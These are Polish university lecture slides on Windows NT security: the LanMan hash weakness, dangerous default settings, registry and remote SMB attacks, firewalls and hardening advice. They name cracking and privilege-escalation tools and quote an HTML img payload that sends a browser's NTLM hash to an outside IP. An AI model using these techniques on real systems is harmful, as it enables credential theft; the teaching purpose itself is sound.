Aspekty bezpieczeństwa Microsoft Windows NT


Krzysztof Szczypiorski, Piotr Kijewski
e-mail: {K.Szczypiorski, P.Kijewski}@tele.pw.edu.pl
Instytut Telekomunikacji Politechniki Warszawskiej

Microsoft
Where do you want to go today?


czyli plan wykładu

- Architektura NT i podsystemu bezpieczeństwa
- Konto administratora
- Domeny i relacje oparte na zaufaniu
- Schemat działań hackera
- Konta, grupy i domyślne prawa
- System haseł - idea i słabe punkty
- Registry
- Uzyskiwanie zdalnego dostępu
- Sposoby ochrony
- Przyszłość - NT 5.0

Architektura MS Windows NT



Podsystem bezpieczeństwa NT
Security Subsystem (1/2)



Podsystem bezpieczeństwa NT (2/2)

- Wszystko w NT jest obiektem do którego dostęp jest kontrolowany przez system bezpieczeństwa.
- Każdy obiekt posiada ACL (*Access Control List*)
- Użytkownik który ma dostęp do obiektu ma ustawione zezwolenia (*access permissions)* dla tego obiektu (**`plik`**, `katalog`)


`No Access`, `List`, **`Read`**, `Add`, `Add & Read`, **`Change`**, **`Full Control`**

- Użytkownicy także mogą posiadać prawa (*rights)* do pewnych akcji (np. Change, Take Ownership, Change Permissions) przekazywanych poprzez tokeny

```
27 rights m.in.: Shutdown the system, Add workstation to
   domain, Change the system time, Debug programs
```

- SID

Procedura logowania



Konto administratora


- Słaby punkt systemu operacyjnego - cel większości włamań
  - bo jest to konto wbudowane
  - bo nazwa konta jest powszechnie znana (zmiana nazwy!)
  - bo ma nieograniczone uprawnienia
  - bo nie ma mechanizmu całkowitego lockoutu (tylko remote)
- Istnieje także grupa „Adminstrators", która również posiada praktycznie nieograniczone prawa w systemie
- Gdyby nie istniało pojęcie administratora zagrożenie ze strony hackerów byłoby znacznie mniejsze
  Przykład: Plan9 z Bell Labs.

Pojęcie domen i relacji opartych na zaufaniu (1/3)


- **Domena:** zbiór komputerów zarządzanych przez scentralizowaną bazę danych na komputerze znanym jako *Primary Domain Controller* (PDC)
- Główna funkcja PDC: usługa uwierzytelnienia dla kont należących do domeny (domain accounts)
- *Backup Domain Controller* (BDC) przechowują kopie bazy danych
- Domeny mogą „współdziałać" poprzez ustalenie relacji opartych na zaufaniu.


  Przykład: Jeśli domena A ufa domenie B, konta domeny B mogą być wykorzystane na maszynach w domenie A.


Pojęcie domen i relacji opartych na zaufaniu (2/3)



- Single Domain Model
- Master Domain Model
- Multiple Master Domain Model
- Complete Trust Model








Pojęcie domen i relacji opartych na zaufaniu (3/3)

- Sposób podziału sieci na domeny ma ogromny wpływ na bezpieczeństwo
- Nawet w środowisku gdzie korzysta się z domen, konta lokalne odgrywają istotną role:
  - po podłączeniu się maszyny do domeny często hasło dla lokalnego administratora jest pozostawiane puste, gdyż administrator myślał, że obowiązują tylko konta globalne,
  - jeśli jeden użytkownik z domeny A potrzebuje mieć dostęp do jednej maszyny w domenie B i B nie ufa domenie A najłatwiej założyć konto lokalne na maszynie w B.

Schemat działań hackera

„skakanie z wyspy na wyspę”



Konta, grupy i domyślne prawa

- z konsoli: ominąć NTFS - NTFSDOS.EXE, Linux
- ”deadly defaults” - domyślne ustawienia systemu zbyt liberalne
- Przykłady:
  - Zagrożenie: użytkownik **Guest** - brak uwierzytelnienia. (nowsze partie NT 4.0 mają to konto zablokowane)
  - Zagrożenie: grupa Everyone ma prawa do pisania i czytania katalogów winnt, winnt\system32 - podatność na ataki typu „DLL Spoofing” (konie trojańskie)

  Najlepiej znany przypadek: podstawienie FPNWCLNT.DLL i przechwycenie nazw użytkowników oraz haseł.

System haseł - idea i jego słabe punkty (1/4)

- Hasła: pierwsza linia obrony systemu
- W systemie przechowywane są skróty haseł - teoretycznie nieodwracalne
- Aby sprawdzić czy użytkownik podał poprawne hasło, hasło jest przekazywane funkcji skrótu i wynik porównywany jest z wartością przechowywaną w systemie
- Możliwe ataki:
  - przeszukanie całej przestrzeni klucza *(brute force attack)*
  - atak słownikowy *(dictionary attack)*

System haseł - idea i jego słabe punkty (2/4)

- Długość hasła w NT: 14 znaków (praktycznie alfabet 107 znakowy)
- NT wylicza i przechowuje dwa skróty tego samego hasła w formie 32 znaków szesnastkowych
  - 16 znaków Lan Manager password (DES) wykorzystywane do uwierzytelnienia do zasobów dzielonych przez sieć.
  - 16 znaków NT login (MD4 - algorytm złamany)
- Ataki dotyczą przede wszystkim hasła Lan Manager
  1. Jeśli hasło krótsze niż 14 znaków to jest uzupełniane NULLami.
  2. Znaki tłumaczone są na ASCII, małe litery zmieniane są na duże [!!!]

System haseł - idea i jego słabe punkty (3/4)

3. Hasło dzielone jest na dwie symetryczne części, składające się z siedmiu ośmiobitowych znaków [NT korzysta z UNICODE].
4. Pierwsze 56 bitów stanowi klucz dla algorytmu DES, przy pomocy którego szyfruje się 64-bity (połowę) ze 128-bitowego stałego **magic number**
5. Drugie 56 bitów poddawane jest tej samej operacji co pierwsze (wykorzystywana jest druga połowa magic number)
6. Obydwa 8 znakowe ciągi są łączone w jeden 16 znakowy.

Stąd aby „złamać” hasło NT wystarczy przeszukać jedynie maksymalnie 7 znakową przestrzeń klucza niezależnie od długości hasła !

System haseł - idea i jego słabe punkty (4/4)

- Przechowywane w SAM - dostęp do czytania posiadają tylko administratorzy, backup operators ...
- Dodatkowo szyfrowane DESem z kluczem wziętym z Relative Domain ID (RID)
- Program PWDump (autor: Jeremy Allison) pozwala pobrać skróty pod warunkiem, że posiada się uprawnienia do czytania SAM ... Można też np. podstawić konia trojańskiego
- Pobrane skróty można poddać np. programowi l0phtcrack.
- „deadly defaults” - winnt\repair\sam._ - błędne prawa podczas uaktualniania repair disks...
- Brak „salt” powoduje, że szyfrowanie tego samego hasła daję ten sam ciphertext - może to być pomocne dla atakującego jeśli użytkownik używa te same hasła na różnych NT

Registry (1/2)

- Zawiera podstawowe informacje o systemie - hardware i software ... - narzędzie regedit
- Informacje te są grupowane w klucze *(keys)*
- Podzielone są na 5 części (*hives*) w winnt\system32\config

HKEY_LOCAL_MACHINE -
klasy: HARDWARE / SOFTWARE / SECURITY / SAM / SYSTEM

HKEY_USERS - default user profiles

HKEY_CURRENT_USER - currently logged on user information


HKEY_CLASSES_ROOT - file associations

HKEY_CURRENT_CONFIG - current hardware configurations

- z punktu widzenia atakującego HKEY_LOCAL_MACHINE najciekawsze

Registry - przykłady (2/2)

- programy z rozszerzeniem .reg otwierają Registry do pisania z prawami użytkownika, który je uruchamia
- GetAdmin.exe - program wykorzystujący błąd w NtAddAtom (3 linie w asembleru!), który nie sprawdza adresu wyjścia - można wykorzystać w celu dopisania użytkownika do grupy „Administrators” [działa na PDC]



Zdalny dostęp (1/2)

- DNS spoofing
- idea SMB,CIFS
- trzy typy uwierzytelnienia
- atak (dot. WfWG, 95, NT)
  - ❶ zał. architektury: **backward compatibility**
  - określenie nazwy maszyny (w sieci lokalnej - podsłuch, w innych przypadkach zapytanie)
  - podłączenie się z poziomu UNIXa - zmodyfikowany klient - port TCP 139 (Netbios over TCP/IP)
  - wybór niebezpiecznego „dialektu” - LANMAN (z żądaniem wyłączenia szyfrowania generowanym przez klienta tzw. plaintext session authentication)
  - user-level security, share-level security
  - rozpoczęcie się „brute force attack” na znane konto (automatyzacja poprzez opcję -U user%passwd)
    - problem lockout (nie dot. konta administratora)
    - konto IUSR_{basename}


Zdalny dostęp (2/2)

- atak c.d.
  - ❷ **Session Authentication Capture**
  - sniffing - po zgromadzeniu szyfrogramów LanMan i NTLM (na poziomie LanMan albo NTLM) zawierających skróty haseł jest przeprowadzany atak słownikowy
  - ❸ **HTML Variant (Internet Explorer Exploit #4)**
  - <img src=”file://\\148.81.65.117\send_me\u_fool.jpg”> - otwarcie sesji SMB przez przeglądarkę i wysłanie szyfrogramu NTLM
  - ❹ **HTTP Variant**
  - ściaganie szyfrogramu NTLM przez żadanie autoryzacji NTLM na poziomie HTTP
  - ❺ **NULL Authentication** (tzw. RedButton bug)

Inne przykładowe ataki


- Związane z serwerami WWW
  - np..: Internet Information Server 4.0, Netscape FastTrack 2.x pozwalają na dostęp do plików w formacie 8.3 - ignorując prawa serwera WWW na tych plikach
  - CGI
- Związane z przeglądarkami (IE, Netscape ...)
  - problemy z Java (Sun), Javascript (Netscape), ActiveX (Microsoft brak architektury sensowenej zabezpieczeń!!!)
- Ataki typu denial-of-service
  - winnuke wersja (n) - wykorzystujące rozmaite błędy w oprogramowaniu sieciowym systemów Microsoftu (nie tylko NT)
  - telnet na nieoczekiwany port - blokada procesora
  - SYN flooding
- Wirusy
  - np. wirusy MBR (Master Boot Record) -zarażenie NT przy bootowaniu systemy z zarażonej dyskietki
  - makrowirusy


Firewalle - kontrola dostępu, audyt




- separacja sieci
- 1. generacja produktów zabezpieczeń

Filtr, proxy






Firewalling a model sieci Internet



Polityka haseł
z zaleceniami Microsoft

- **Zalecenia minimalne**
- ustalenie godzin pracy i dopuszczalnych stacji roboczych
- SP3 - password filtering



Inne metody ochrony

- zrezygnować z produktów Microsoftu?

- Where do you want to go today?

- No thank you, I'd rather not go THERE today

- service packs (1..2..3..4?), hotfixes ... (reinstalować po instalacji nowego oprogramowania?)
- „system hardening" (mit C2)
- uprawnienia tylko takie jakie są niezbędne do wykonania danej czynności
- ograniczanie ilości usług w sieci
- edukacja użytkowników
- sensowne logowanie
- stosowanie skanerów, analiza checklist
- stosowanie dodatkowych metod ochrony („kryptografia" z Microsoft)

Przyszłość - NT 5.0

- po premierze Windows'98
- bardziej skomplikowana, ale czy bezpieczniejsza architektura zabezpieczeń?
- Kerberos ma zastąpić uwierzytelnienie NTLM (pozostanie problem backward compatibility)
- usługi katalogu
- certyfikaty X.509 (klucze publiczne)
- SSL 3.0 (TLS 1.0 ???)
- szyfrowany system plików
- SmartCard API

KONIEC

Czy mają Państwo pytania?

Krzysztof Szczypiorski, Piotr Kijewski
e-mail: {K.Szczypiorski, P.Kijewski}@tele.pw.edu.pl